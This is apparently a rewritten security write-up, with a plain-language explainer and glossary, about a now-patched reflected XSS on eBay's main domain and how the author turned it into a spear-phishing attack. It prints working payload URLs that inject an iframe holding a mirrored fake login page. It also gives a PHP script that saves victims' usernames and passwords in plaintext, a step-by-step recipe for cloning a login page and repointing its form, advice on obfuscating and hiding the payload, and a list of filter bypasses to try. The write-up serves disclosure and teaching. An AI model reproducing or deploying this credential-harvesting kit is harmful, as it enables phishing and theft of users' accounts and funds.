eBay XSS demo and guide to spear phishing
A URL parameter on eBay's main domain accepted a javascript: scheme, allowing script execution in the page context. An attacker could use this to inject a fake login form and steal credentials via spear phishing.

Hello, world. This blog post will highlight exactly how easy it is to exploit XSS vulnerabilities in large sites, and will also highlight how little these companies actually care (until they run the risk of being publicly exposed).
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The URL http://ebay.com/link/?nav=webview&url=javascript:alert(document.cookie) runs script on the main ebay.com domain, as the screenshot shows. The post uses that behaviour to run script in the origin of the main domain, then builds a credential-harvesting page around it to show how a reflected XSS on a large site can be turned into a spear-phishing proof of concept.
The author frames the write-up for beginners: the goal is to show how little work is needed to go from an alert box to a convincing fake login form, and to argue that triage teams respond better to a demonstrated impact than to alert(1). The demonstration is specific to eBay, but the same steps apply to almost any site vulnerable to XSS with only minor tweaks.
One timing detail matters for the context: at the time of writing the vulnerability was patched. The author says he waited a month with no response from eBay, and that the fix only came after the media contacted the company.
Setup
The tools are deliberately ordinary:
- WebHTTrack, used to mirror the eBay login page so the copy is authentic and all assets land in the right directories. The author prefers it because it is efficient, easy to use and cross platform.
- A web server with PHP installed alongside the HTTP daemon, holding the mirrored files and the logging script.
- An FTP/SFTP client such as FileZilla to upload the mirrored files, presumably into
/var/www/html. - A text editor to change the form's
actionattribute in the mirrored HTML.
No accounts, roles or specific versions are described. The only precondition is a target whose login page can be mirrored and whose XSS can execute JavaScript in the context of the site.
Finding it
The researcher presents the vulnerability as a URL rather than as a code review finding:
http://ebay.com/link/?nav=webview&url=javascript:alert(document.cookie)

The screenshot shows the live URL executing. The url parameter accepts a javascript: scheme, and because the page is on the main domain, script runs in the origin of ebay.com. The author calls this a fairly basic vulnerability on a site where XSS would generally be considered a huge issue, more so because the main domain is involved.
He also states the limit of this particular payload: although it is crafted to display document.cookie, cookies cannot be stolen because the HttpOnly flag is set. The XSS is still useful, because the goal is not cookie theft but rendering attacker-controlled content inside the trusted origin.
Exploitation
Step 1: decide whether phishing is worth it
The author argues that on some sites spear phishing is useless, for example where there is no large userbase that requires logins. On eBay it has valid uses: stealing funds from people, and using trusted eBay accounts to scam other users.
Step 2: obtain the login page source
Saving the source manually is possible but slow and inefficient: to make the page look identical you would have to download every image individually, keep them in the correct directories, create the relevant directories and rewrite paths in the source. Mirroring software automates this, and the author recommends WebHTTrack.
On Windows, download the executable and run it. On Debian-based Linux:
apt-get update
apt-get install webhttrack
On other distributions such as CentOS/RHEL, fetch the tarball and build it:
Step 3: mirror the site with WebHTTrack
The demonstration uses the web-based client for Linux. The screenshots below walk through the process.

This page should launch locally in your browser after running the app.

Choose your project name and set the path to where you want the files to be mirrored.

Then input the URL of the page you want to mirror. Other options are available, but the defaults work fine.

After this the mirroring process begins. If all goes well, all of the files for the specified page are downloaded to the specified directory.
Step 4: repoint the login form
Change the form inputs for the login form so they send data to your PHP script rather than to the login script that is part of eBay.

In the HTML source of the login page, search for the form tag and change the action= attribute to point to the name of your PHP script. Then upload the relevant files to your site, presumably into /var/www/html, using an FTP/SFTP client such as FileZilla.
Step 5: write the logging script
With PHP installed alongside the HTTP daemon, the script used is:
root@MLT:/var/www/html/ebay/signin.ebay.com/ws# cat log.php<?php
file_put_contents("log.txt", $_GET['1383430133'].":".$_GET['1794992350'].PHP_EOL,FILE_APPEND);
die(header('Location: http://ebay.com/’));?>
The script appends the two GET parameters, separated by a colon and terminated with the platform's end-of-line, to log.txt, then redirects the browser to eBay. The parameter names are the ones used by the mirrored eBay form; if you adapt this for another site, change the GET inputs to match that site.
Step 6: make the log file writable
chmod +x log.txt
This is the command the author gives to ensure the permissions are set so the script can write to the log file.
Step 7: test locally
Load the login form on your own site, enter a username and password, and check log.txt to confirm the credentials are written as expected.
Step 8: deliver the page through the XSS

On eBay the XSS is not tag-based but pure JavaScript, so an iframe cannot simply be supplied as the url parameter. The document.write function has to write the HTML into the page and embed the iframe. The payload used is:
The author is explicit that this is a badly crafted URL that would not work well in a realistic phishing scenario. In a realistic one the URL would be obfuscated, and instead of injecting all of the code through document.write it would make more sense to use fetch(); to grab a remote .js file and have that file load the HTML that injects the fake login form. For the demonstration, the payload above is enough.
The final URL is:
http://ebay.com/link/?nav=webview&url=javascript:document.write%28%27%3Ciframe%20src=%22http://[redacted]/ebay/signin.ebay.com/ws/eBayISAPI9f90.html%22%20width=%221500%22%20height=%221000%22%3E%27%29
Below is a screenshot of the injected login form:
Step 9: collect the credentials
After the user enters credentials on the phishing page that appears to be part of ebay.com, a GET request is made to log.php on the attacker's server, and the inputs are written to log.txt in plaintext, available for the attacker to read. The author also recorded a video proof of concept demonstrating the ability to log passwords via the fake form.
Root cause
A javascript: value in the url parameter runs as script in the page on the main ebay.com origin. A javascript: URL in the url parameter becomes executable code in the trusted origin. The author does not describe the server-side or client-side code, so the exact mechanism is not stated.
Existing defences did not prevent the impact. HttpOnly on the cookies blocks cookie theft, but it does nothing against script that renders attacker content inside the origin. The author's wider point is organisational: the report went unanswered for a month and the fix only arrived after media contact.
Impact
An attacker can make a link on the main ebay.com domain render an authentic-looking eBay login form, harvest the credentials in plaintext, and redirect the victim back to eBay. With those credentials the attacker could, in the author's words, steal funds from people and use trusted eBay accounts to scam other users. The impact depends on the victim following the crafted link and entering credentials; cookies themselves are not exposed because of HttpOnly. The author notes that on sites without a large login-requiring userbase, spear phishing would be useless, so the impact is site-dependent.
Fix
The vulnerability was patched, but the post does not describe the change. The author's own suggested improvement is on the attacker side of the demonstration: a realistic payload would obfuscate the URL and load a remote script with fetch(); rather than inlining everything in document.write.
Variants to test
- Other navigation or redirect parameters that accept a URL and pass it to a script sink. A positive result is a
javascript:value executing in the target origin, as with?nav=webview&url=javascript:alert(document.cookie). - Scheme filtering bypasses: mixed case, encoded characters, or alternative script-bearing schemes. A positive result is execution where a plain
javascript:is blocked. - Mobile or webview-only endpoints, which often receive less scrutiny than the main site. A positive result is script execution in the context of the main domain from a mobile user agent.
- Any reflected parameter that lands in an HTML or script context without encoding. A positive result is a payload that renders attacker HTML, for example an iframe, inside the trusted page.
- Cookie exposure checks: run
alert(document.cookie)and see whether session cookies appear. If they do not, HttpOnly is set and the impact is content injection and phishing rather than session theft.
What happened, in plain words
A security researcher found a way to make a link on the real ebay.com website run JavaScript code that he chose. JavaScript is the programming language that web pages use to make things happen in your browser: opening menus, checking forms, and so on. When someone else can make your browser run their JavaScript on a site you trust, that is called cross-site scripting, usually shortened to XSS.
On its own, running a small piece of JavaScript on eBay is not very dramatic. The researcher could have stopped at making the browser show a pop-up box. Instead he used it to build a fake eBay login form that appears inside the genuine ebay.com page, so that a victim who types their username and password into it sends those details to a server the researcher controls. Tricking a specific person into following a crafted link and handing over their login details is called spear phishing.
The point of the post is to show beginners two things. First, how little work is needed to turn a simple XSS into a convincing credential-stealing page. Second, that companies respond better when you show them real impact rather than a harmless pop-up. The author also says that at the time of writing the vulnerability was patched, that he waited a month with no response from eBay, and that the fix only came after the media contacted the company.
The demonstration is built for eBay, but the author notes that the same steps apply to almost any site that is vulnerable to XSS, with only minor tweaks.
The ideas you need first
Before walking through the steps, here are the concepts the rest of the article relies on, explained from scratch.
- URL and query parameters. A URL is a web address. The part after a question mark is a list of parameters, written as
name=valuepairs joined by&. When you search on a shop site and the address bar fills with?q=shoes&page=2, those are parameters. The server reads them to decide what to send back. - JavaScript and the
javascript:scheme. Normally a URL starts withhttp://orhttps://and tells the browser to fetch a page. A URL starting withjavascript:instead tells the browser to run the text that follows as JavaScript. It is like a note that says "do this" rather than "go there". - Origin. The origin of a page is its scheme plus its domain, for example
https://ebay.com. Browsers treat pages from the same origin as one trusted family: script running onebay.comcan read and change theebay.compage. That is why script running in the main domain's origin is serious: it looks and behaves like the real site. - Cookie. A cookie is a small piece of data a website asks your browser to store and send back with every request, commonly used to remember that you are logged in. If an attacker can read your session cookie, they can often act as you without knowing your password.
- HttpOnly. A cookie can be marked HttpOnly, which means JavaScript in the page is not allowed to read it. It is like a membership card kept in a sealed wallet: the browser still shows it at the door, but the page's own scripts cannot peek at it.
- XSS (cross-site scripting). A vulnerability where input controlled by an attacker ends up being treated as code by a victim's browser. The classic example is a page that takes a value from the URL and writes it into the page without checking it, so a crafted link makes the browser run the attacker's script.
- Reflected XSS. The malicious value is not stored on the server; it travels in the link itself and is echoed back in the response. The victim has to click the crafted link for it to fire.
- Spear phishing. A targeted con: the attacker sends a link or message designed to look trustworthy to a particular person or group, aiming to get them to hand over credentials or other sensitive data. It is like a forged letter that uses a real company's letterhead.
- Credential harvesting. Collecting usernames and passwords, usually by showing a fake login form and saving whatever is typed into it.
- iframe. An HTML element that embeds one web page inside another, like a picture-in-picture window. Attackers use iframes to place their fake form inside the genuine page so the address bar still shows the real site.
document.write. A JavaScript function that inserts HTML directly into the page while it is loading. It is a blunt tool, but it lets script add an iframe to the page.fetch(). A JavaScript function for requesting another file or resource over the network from within a page. Attackers use it to load a remote script file instead of pasting all the code into the link.- Web server, HTTP daemon and PHP. A web server is the program that answers browser requests for a site. The HTTP daemon is that program (for example Apache). PHP is a programming language commonly used on web servers to generate pages and handle form submissions. A PHP script can read what a form sent and save it to a file.
- GET request. When your browser asks for a URL, that is a GET request. Values in the query string of the URL are sent along with it, which is why a PHP script can read them.
- WebHTTrack. A free program that copies a website: it downloads the pages, images and other files and rewrites links so the copy works offline. Think of it as a photocopier for a website that also files every page in the right folder.
- FTP/SFTP and FileZilla. FTP is a protocol for copying files to and from a server; SFTP is the encrypted version. FileZilla is a popular program that does this with a two-pane window, like a file manager for a remote computer.
/var/www/html. On many Linux web servers this is the folder whose contents are served as the website. Putting a file there makes it reachable in a browser.chmod. A Linux command that changes a file's permissions, that is, who is allowed to read, write or run it.- Triage team. The group at a company that first reads security reports, decides how serious they are and routes them to the right engineers.
The vulnerability
The researcher presents the finding as a single URL rather than as a code review:
http://ebay.com/link/?nav=webview&url=javascript:alert(document.cookie)
The screenshot shows this URL running live in a browser.
Line by line, in plain words:
http://ebay.com/link/is a page on eBay's main domain. The/link/part suggests it is a helper that forwards the visitor somewhere.?nav=webviewis a parameter that selects a navigation mode calledwebview. A webview is a browser view embedded inside another app, such as a mobile app. The name hints that this mode was built for that kind of use.&url=javascript:alert(document.cookie)supplies the destination. Instead of an ordinary web address, it is ajavascript:URL, so the text after the colon is JavaScript.alert(document.cookie)is the JavaScript.document.cookiereads the cookies the page is allowed to see, andalert(...)shows them in a pop-up box. The researcher chose it because it is the simplest visible proof that his code ran.
Because the page is on the main ebay.com domain, the script runs in the origin of ebay.com. The author calls this a fairly basic vulnerability on a site where XSS would generally be considered a huge issue, even more so because the main domain is involved.
He also states the limit of this particular payload. Although it is crafted to display document.cookie, cookies cannot be stolen because the HttpOnly flag is set. That is the sealed wallet from earlier: the browser still sends the cookie to eBay, but the page's JavaScript cannot read it. So the pop-up would not reveal a usable session. The XSS is still valuable, because the goal is not cookie theft but making the trusted origin display content the attacker controls.
Why bother with phishing on this site
The author first asks whether spear phishing is worth doing at all. On some sites it is useless, for example where there is no large userbase that requires logins. On eBay it has valid uses: stealing funds from people, and using trusted eBay accounts to scam other users. A trusted account with a good history is itself valuable, because other users are more likely to deal with it.
Step 1: get a copy of the login page
The first practical step is to obtain a copy of the website's login page source. The source is the HTML, the text file that describes the page's structure, plus the images and other files it uses.
You could save the source by hand after viewing it, but the author calls this time consuming and inefficient. To make the copy look identical you would have to download every single image on the page individually, keep them in the correct directories, create the relevant directories, and rewrite the paths to images and other pages in the source. It is like rebuilding a shop by carrying out every shelf and sign one at a time, and then re-hanging every sign at the right spot.
Website mirroring software automates the whole job, and the author recommends WebHTTrack because it is efficient, easy to use and cross platform.
On Windows, download the executable and run it. On Debian-based Linux, the commands are:
apt-get update
apt-get install webhttrack
Line by line:
apt-get updaterefreshes the list of available software packages, so the installer knows what versions exist. It is like updating a catalogue before ordering from it.apt-get install webhttrackdownloads and installs WebHTTrack and anything it needs.
On other distributions such as CentOS/RHEL, fetch the tarball and build it:
Line by line:
yum install zlib-develinstalls a compression library's development files, which the build needs.wget ... -O httrack.tar.gzdownloads the source archive and saves it under the namehttrack.tar.gz.tar xvfz httrack.tar.gzunpacks that archive into a folder../configureinspects the machine and prepares the build, checking that the needed pieces are present.make && make installcompiles the program and then installs it. The&&means the second command only runs if the first succeeds.
Step 2: mirror the site with WebHTTrack
The demonstration uses the web-based client for Linux. The screenshots below walk through the process.
This page should launch locally in your browser after running the app.
Choose your project name and set the path to where you want the files to be mirrored.
Then input the URL of the page you want to mirror. Other options are available, but the defaults work fine.
After this the mirroring process begins. If all goes well, all of the files for the specified page are downloaded to the specified directory.
Why this step matters: the closer the copy is to the real page, the less likely a victim is to notice anything wrong. A mirror gives you the real layout, the real images and the real wording, all in the right folders, without hand-copying anything.
Step 3: repoint the login form
Now change the form inputs for the login form so they send data to your PHP script rather than to the login script that is part of eBay.
In the HTML source of the login page, search for the form tag and change the action= attribute to point to the name of your PHP script. The action attribute is the address a form submits to; it is the difference between posting a letter to the real office and posting it to a private box.
Then upload the relevant files to your site, presumably into /var/www/html, using an FTP/SFTP client such as FileZilla. Uploading is the step that puts the mirrored pages and the edited form onto a server you control, so the fake page can be reached over the internet.
Step 4: write the logging script
With PHP installed alongside the HTTP daemon, the script used is:
root@MLT:/var/www/html/ebay/signin.ebay.com/ws# cat log.php<?php
file_put_contents("log.txt", $_GET['1383430133'].":".$_GET['1794992350'].PHP_EOL,FILE_APPEND);
die(header('Location: http://ebay.com/’));?>
Line by line:
root@MLT:/var/www/html/ebay/signin.ebay.com/ws# cat log.phpis the shell prompt and the command that printed the file, so the listing shows the script's contents. The prompt also shows where the file sits on the server.<?phpopens the PHP code block.file_put_contents("log.txt", ...)writes text to a file calledlog.txt.$_GET['1383430133']and$_GET['1794992350']read two values from the URL's query string. These are the field names used by the mirrored eBay form, so whatever the victim types into the username and password boxes arrives under these names.":"puts a colon between the two values, so each line reads likeusername:password.PHP_EOLadds the platform's end-of-line marker, so each attempt starts on a new line.FILE_APPENDmeans add to the end of the file instead of overwriting it, so every victim's entry is kept.die(header('Location: http://ebay.com/’));sends a redirect header pointing the browser at eBay, then stops the script. The victim is sent to the real site.
The author adds a note for anyone adapting this: if you are modifying it for another site, you will need to change the GET inputs to match those relevant to the site in question. The field names are specific to the mirrored form.
Step 5: make the log file writable
chmod +x log.txt
This is the command the author gives to ensure the permissions are set so the script can write to the log file. Permissions decide which programs are allowed to touch a file; without the right ones, the script's attempt to save credentials would fail.
Step 6: test it locally
Load the login form on your own site, enter a username and password, and check log.txt to confirm the credentials are written as expected. Testing before sending anything to a victim is the same habit as trying a spare key in the lock at home before relying on it.
Step 7: deliver the page through the XSS
Now the fake page has to appear inside the real eBay page. On eBay the XSS is not tag-based but pure JavaScript, so an iframe cannot simply be supplied as the url parameter. A tag-based XSS would let you paste HTML such as an iframe directly; here the value is treated as script, so the script itself has to create the HTML. The document.write function writes the HTML into the page and embeds the iframe. The payload used is:
Line by line:
document.write(...)inserts the text inside the brackets into the page as HTML.'<iframe ...>'starts an iframe element. Everything between the quotes is the HTML being written.src="http://[redacted]/ebay/signin.ebay.com/ws/eBayISAPI9f90.html"tells the iframe which page to load: the mirrored login form on the researcher's server.width="1500" height="1000"sets the iframe's size in pixels.- The closing
>ends the iframe tag. The browser then loads the fake form inside the genuine eBay page.
The author is explicit that this is a badly crafted URL that would not work well in a realistic phishing scenario. In a realistic one the URL would be obfuscated, and instead of injecting all of the code through document.write it would make more sense to use fetch(); to grab a remote .js file and have that file load the HTML that injects the fake login form. Obfuscation means disguising the link so it does not obviously contain script. For the demonstration, the payload above is enough.
The final URL is:
http://ebay.com/link/?nav=webview&url=javascript:document.write%28%27%3Ciframe%20src=%22http://[redacted]/ebay/signin.ebay.com/ws/eBayISAPI9f90.html%22%20width=%221500%22%20height=%221000%22%3E%27%29
This is the same payload, encoded so it can travel inside a URL. Characters such as (, ', < and " are replaced by percent codes like %28 and %3C, because URLs may only contain a limited set of characters. The browser decodes them back before running the script, so the effect is identical to the readable version above.
Below is a screenshot of the injected login form:
Step 8: collect the credentials
After the user enters credentials on the phishing page that appears to be part of ebay.com, a GET request is made to log.php on the attacker's server, and the inputs are written to log.txt in plaintext, available for the attacker to read. Plaintext means no encryption at all: anyone who can open the file sees the passwords exactly as typed. The author also recorded a video proof of concept demonstrating the ability to log passwords via the fake form.
Why it worked
A javascript: value in the url parameter runs as script in the page on the main ebay.com origin. A javascript: URL in the url parameter becomes executable code in the trusted origin. Sanitising means cleaning input so dangerous parts cannot take effect; restricting schemes means allowing only things like http:// and https:// and refusing javascript:. The author does not describe the server-side or client-side code, so the exact mechanism is not stated. A sink is simply a place where data is used in a way that can execute it.
Existing defences did not prevent the impact. HttpOnly on the cookies blocks cookie theft, but it does nothing against script that renders attacker content inside the origin. The author's wider point is organisational: the report went unanswered for a month and the fix only arrived after media contact.
What an attacker could do with it
An attacker can make a link on the main ebay.com domain render an authentic-looking eBay login form, harvest the credentials in plaintext, and redirect the victim back to eBay. With those credentials the attacker could, in the author's words, steal funds from people and use trusted eBay accounts to scam other users. The impact depends on the victim following the crafted link and entering credentials; cookies themselves are not exposed because of HttpOnly. The author notes that on sites without a large login-requiring userbase, spear phishing would be useless, so the impact is site-dependent.
How it was fixed
The vulnerability was patched, but the post does not describe the change. The author's own suggested improvement is on the attacker side of the demonstration: a realistic payload would obfuscate the URL and load a remote script with fetch(); rather than inlining everything in document.write.
Variants to test
If you are learning to look for this kind of bug, here are directions the author's reasoning points to. Each one is a variation on the same idea: find a parameter that takes a URL and ends up running it as script.
- Other navigation or redirect parameters that accept a URL and pass it to a script sink. A positive result is a
javascript:value executing in the target origin, as with?nav=webview&url=javascript:alert(document.cookie). - Scheme filtering bypasses: mixed case, encoded characters, or alternative script-bearing schemes. A positive result is execution where a plain
javascript:is blocked. - Mobile or webview-only endpoints, which often receive less scrutiny than the main site. A positive result is script execution in the context of the main domain from a mobile user agent.
- Any reflected parameter that lands in an HTML or script context without encoding. A positive result is a payload that renders attacker HTML, for example an iframe, inside the trusted page.
- Cookie exposure checks: run
alert(document.cookie)and see whether session cookies appear. If they do not, HttpOnly is set and the impact is content injection and phishing rather than session theft.
Glossary
- API: a defined way for one piece of software to ask another for something, like a service counter with set requests you are allowed to make.
- Attribute: a setting inside an HTML tag, such as
action=on a form orsrc=on an iframe, that tells the element how to behave. - Cookie: a small piece of data a site stores in your browser and gets back on later requests, often used to keep you logged in.
- Credential harvesting: collecting usernames and passwords, typically through a fake login form.
- Cross-site scripting (XSS): a vulnerability where attacker-controlled input is treated as code by a victim's browser.
chmod: a Linux command that changes a file's permissions.document.cookie: the JavaScript property that reads the cookies a page is allowed to see.document.write: a JavaScript function that inserts HTML into the page as it loads.- FTP/SFTP: protocols for copying files to and from a server; SFTP is the encrypted version.
fetch(): a JavaScript function for requesting a file or resource over the network from inside a page.- FileZilla: a program with a two-pane window for copying files to and from a server over FTP or SFTP.
- GET request: a browser request for a URL, with any query string values sent along.
- HTML: the text format that describes the structure of a web page.
- HTTP daemon: the server program that answers browser requests for a website.
- HttpOnly: a cookie setting that stops JavaScript in the page from reading that cookie.
- iframe: an HTML element that embeds one web page inside another.
- JavaScript: the programming language browsers run to make pages interactive.
javascript:scheme: a URL form that makes the browser run the text after the colon as JavaScript instead of fetching a page.- Mirroring: copying a website's pages and files so the copy works offline, with links rewritten to the local copies.
- Obfuscation: disguising code or a link so its purpose is not obvious at a glance.
- Origin: a page's scheme plus domain, which browsers use to decide what a script is allowed to touch.
- Parameter (query parameter): a
name=valuepair after the?in a URL, used to pass information to the server. - PHP: a programming language commonly used on web servers to generate pages and process form submissions.
- Plaintext: data stored with no encryption, readable by anyone who can open it.
- Reflected XSS: XSS where the malicious value travels in the link and is echoed back in the response, so the victim must click the crafted link.
- Sanitising: cleaning input so dangerous parts cannot take effect.
- Scheme: the first part of a URL, such as
http,httpsorjavascript, which tells the browser how to handle it. - Sink: a place in code where data is used in a way that can execute it.
- Spear phishing: a targeted con that uses a trustworthy-looking link or message to get someone to hand over credentials or data.
- Triage team: the group at a company that first reads security reports and decides how serious they are.
- URL: a web address, optionally with query parameters after a question mark.
- WebHTTrack: a free program that mirrors websites, downloading pages and files and fixing links so the copy works.
- Web server: the program, or the machine running it, that serves a website to browsers.
- Webview: a browser view embedded inside another app, such as a mobile app.
/var/www/html: on many Linux web servers, the folder whose contents are served as the website.




